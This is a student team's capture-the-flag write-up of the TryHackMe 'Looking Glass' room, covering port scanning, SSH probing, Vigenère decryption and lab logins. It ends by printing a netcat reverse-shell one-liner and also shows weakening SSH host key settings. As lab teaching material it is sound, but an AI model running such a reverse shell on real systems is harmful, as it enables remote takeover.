PenTest 1

Looking Glass

PennCake

Members

ID	Name	Role
1211103144	Vaarindran Nyenasegran	Leader
1211103222	Asyrani Syazwan Yuhanis	Member
1211104230	Nur Aisyah Nabila Nahar	Member
1211101169	Tengku Alyssa Sabrina Tengku Erwin Martino	Member

Steps:

1) **Recon and Enumeration (gathering data)**


<u>Question: Get the user flag.</u>

Members Involved: Vaarindran (Vaari), Tengku Alyssa Sabrina (Sabrina)

Tools used: AttackBox, Kali, nmap, ssh, Terminal, WSL, nano, Firefox,

Thought Process and Methodology and Attempts:

The first thing we do is, to start our machine to Try Hack Me. After starting the machine, Vaari decided to run a **nmap** scan on the machine IP to determine what hosts are available, what **services and operating system** they are running and what type of **packets filters or firewall** are in use.



Just input **nmap -sC -sV -Pn 10.10.62.90** (Machine IP) Where,

-sC	Option used to run default script
-sV	Option used to enumerate applications version
-Pn	Option used to treat all host as online (by skipping host discovery)

After taking roughly around 2 to 5 minutes of scanning, the nmap scan found and identified that there are a lot of ports starting 9000 and a port 22 – ssh

```
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

```
12174/tcp open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12265/tcp open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12345/tcp open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13456/tcp open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13722/tcp open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13782/tcp open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13783/tcp open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.35 seconds
```

By looking further from the nmap output, the ports between 9000 till 14000 runs Dropbear SSHD and OpenSSH running on port 22

We as a group can try enumerating the SSH by connecting one of the ports. In our case, Vaari will be connecting the higher port first.

```
┌──(kali㉿Vaari_HP)-[~]
└─$ ssh -p 13789 admin@10.10.110.119
The authenticity of host '[10.10.110.119]:13789 ([10.10.110.119]:13789)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (793 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.110.119]:13789' (RSA) to the list of known hosts.
Higher
Connection to 10.10.110.119 closed.
```

To do so, simply input **ssh -p 13789 admin@10.10.110.119**(Machine IP) and observe the output.

However, when Vaari and Aisyah tried to connect one of the ports, the connection refused because it failed to negotiate with our machine where it spit out error messages stating they are offering SSH-RSA. After googling, They manage to find out the fix for my error

A small contribution,

after adding ssh-rsa to my .ssh/config file, I got

Quote:

> user@x.x.x.x: Permission denied (publickey).

Fixed by adding PubkeyAcceptedKeyTypes to my .ssh/config

Quote:

> HostKeyAlgorithms ssh-rsa
> PubkeyAcceptedKeyTypes ssh-rsa

At least I regain access to change to a more secure algorithm.

To fix the error, make sure they are running as a root user or have root privileges, change the directory to **/etc/ssh**. Then, use **nano** to access and **edit ssh_config** and add **HostKeyAlgorithms +ssh-rsa,ssh-dss** into the file and write out.

```
PS C:\Users\vaari> kali
┌──(kali㉿Vaari_HP)-[~]
└─$ sudo -i
[sudo] password for kali:
┌──(root㉿Vaari_HP)-[~]
└─# cd /etc/ssh

┌──(root㉿Vaari_HP)-[/etc/ssh]
└─# nano ssh_config
```

```
#   Port 22
#   Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
#   MACs hmac-md5,hmac-sha1,umac-64@openssh.com
#   EscapeChar ~
#   Tunnel no
#   TunnelDevice any:any
#   PermitLocalCommand no
#   VisualHostKey no
#   ProxyCommand ssh -q -W %h:%p gateway.example.com
#   RekeyLimit 1G 1h
#   UserKnownHostsFile ~/.ssh/known_hosts.d/%k
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes
HostKeyAlgorithms +ssh-rsa,ssh-dss

^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute    ^C Location   M-U Undo      M-A Set Mark  M-] To Bracket
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify    ^/ Go To Line M-E Redo      M-6 Copy      ^Q Where Was
```

Once Vaari have saved the ssh_config file, repeat the steps to connect the ports and observe the output

```
┌──(kali㉿Vaari_HP)-[~]
└─$ ssh -p 13789 admin@10.10.110.119
The authenticity of host '[10.10.110.119]:13789 ([10.10.110.119]:13789)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (793 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.110.119]:13789' (RSA) to the list of known hosts.
Higher
Connection to 10.10.110.119 closed.
```

The SSH server responds with ‘Higher’

So if we repeat the step but this time we input a lower port, in this case, port 9789

```
┌──(kali㉿Vaari_HP)-[~]
└─$ ssh -p 9789 admin@10.10.110.119
The authenticity of host '[10.10.110.119]:9789 ([10.10.110.119]:9789)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (796 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.110.119]:9789' (RSA) to the list of known hosts.
Lower
Connection to 10.10.110.119 closed.
```

The SSH server responds with 'Lower'

Therefore, Vaari and Sabrina can assume that the goal is to find the right SSH port. To do so, we must narrow it down by actively trying to close the gap between the higher and lower ports.

```
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (798 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.110.119]:10500' (RSA) to the list of known hosts.
Lower
Connection to 10.10.110.119 closed.
```

```
┌──(kali㉿Vaari_HP)-[~]
└─$ ssh -p 10600 admin@10.10.110.119
The authenticity of host '[10.10.110.119]:10600 ([10.10.110.119]:10600)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (799 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.110.119]:10600' (RSA) to the list of known hosts.
Higher
Connection to 10.10.110.119 closed.
```


Once Vaari and Sabrina have successfully figured out the port number, the output will spit out a title 'Jabberwocky' and a gibberish riddle.

```
┌──(kali㉿Vaari_HP)-[~]
└─$ ssh -p 10544 admin@10.10.110.119
The authenticity of host '[10.10.110.119]:10544 ([10.10.110.119]:10544)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (806 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.110.119]:10544' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
```


Scrolling further, there is a column where they must enter a secret to continue.

```
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```


By googling Jabberwocky, both Sabrina and Vaari can determine that Jabberwocky is the Alice's Adventure in Wonderland author.




Then, Sabrina had to break the cipher to get the secret to continue. So, Sabrina copied the gibberish text from the terminal on her AttackBox.



By using the https://guballa.de/vigenere-solver , Sabrina has decrypted the gibberish using the tool to get the clear-text message. With that, the secret code was revealed which was **bewareTheJabberwock** .



After entering the secret code, the username and the password were revealed which were **jabberwock** and **ExactDeepestGentlyTaught** respectively on Sabrina's terminal and on Vaari' terminal is **FrothyCrowdTriumphantlySword**. Each of the members' machines had different passwords.



By using **ssh -p 22 jabberwock@10.10.78.29** , Sabrina had managed to get remote access to the box as jabberwock user by entering the set of credentials provided.

```
Applications  Places  System   Wed 27 Jul, 00:28                AttackBox IP:10.10.94.19[redacted]
jabberwock@looking-glass: ~
File  Edit  View  Search  Terminal  Help
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwngl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdctj
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst losszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:ExactDeepestGentlyTaught
Connection to 10.10.78.29 closed.
root@ip-10-10-94-19:~# ssh -p 22 jabberwock@10.10.78.29
jabberwock@10.10.78.29's password:
Last login: Tue Jul 26 22:56:22 2022 from 10.10.94.19
jabberwock@looking-glass:~$
```

By using **ls** command, Sabrina could see the list information about the files that consisted in jabberwock's which were **poem.txt, twasBrillig.sh and user.txt**.

```
Applications  Places  System   Wed 27 Jul, 00:28                AttackBox IP:10.10.94.19[redacted]
jabberwock@looking-glass: ~
File  Edit  View  Search  Terminal  Help
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwngl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdctj
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst losszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:ExactDeepestGentlyTaught
Connection to 10.10.78.29 closed.
root@ip-10-10-94-19:~# ssh -p 22 jabberwock@10.10.78.29
jabberwock@10.10.78.29's password:
Last login: Tue Jul 26 22:56:22 2022 from 10.10.94.19
jabberwock@looking-glass:~$ whoami
jabberwock
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$
```

To find the user's flag, Sabrina used **cat** command to see the content of each file.

```
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat poem.txt
```

This was the content of **poem.txt**.

```
Applications  Places  System   Wed 27 Jul, 00:29                AttackBox IP:10.10.94.19[redacted]
                                jabberwock@looking-glass: ~
File  Edit  View  Search  Terminal  Help
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

'Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'

He took his vorpal sword in hand:
Long time the manxome foe he sought--
 rested he by the Tumtum tree,
d stood awhile in thought.

And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
jabberwock@looking-glass:~$
```

This was for **twasBrillig.sh** script.


```
jabberwock@looking-glass:~$ cat twasBrillig.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.78.29 4444 >/tmp/f
jabberwock@looking-glass:~$
```

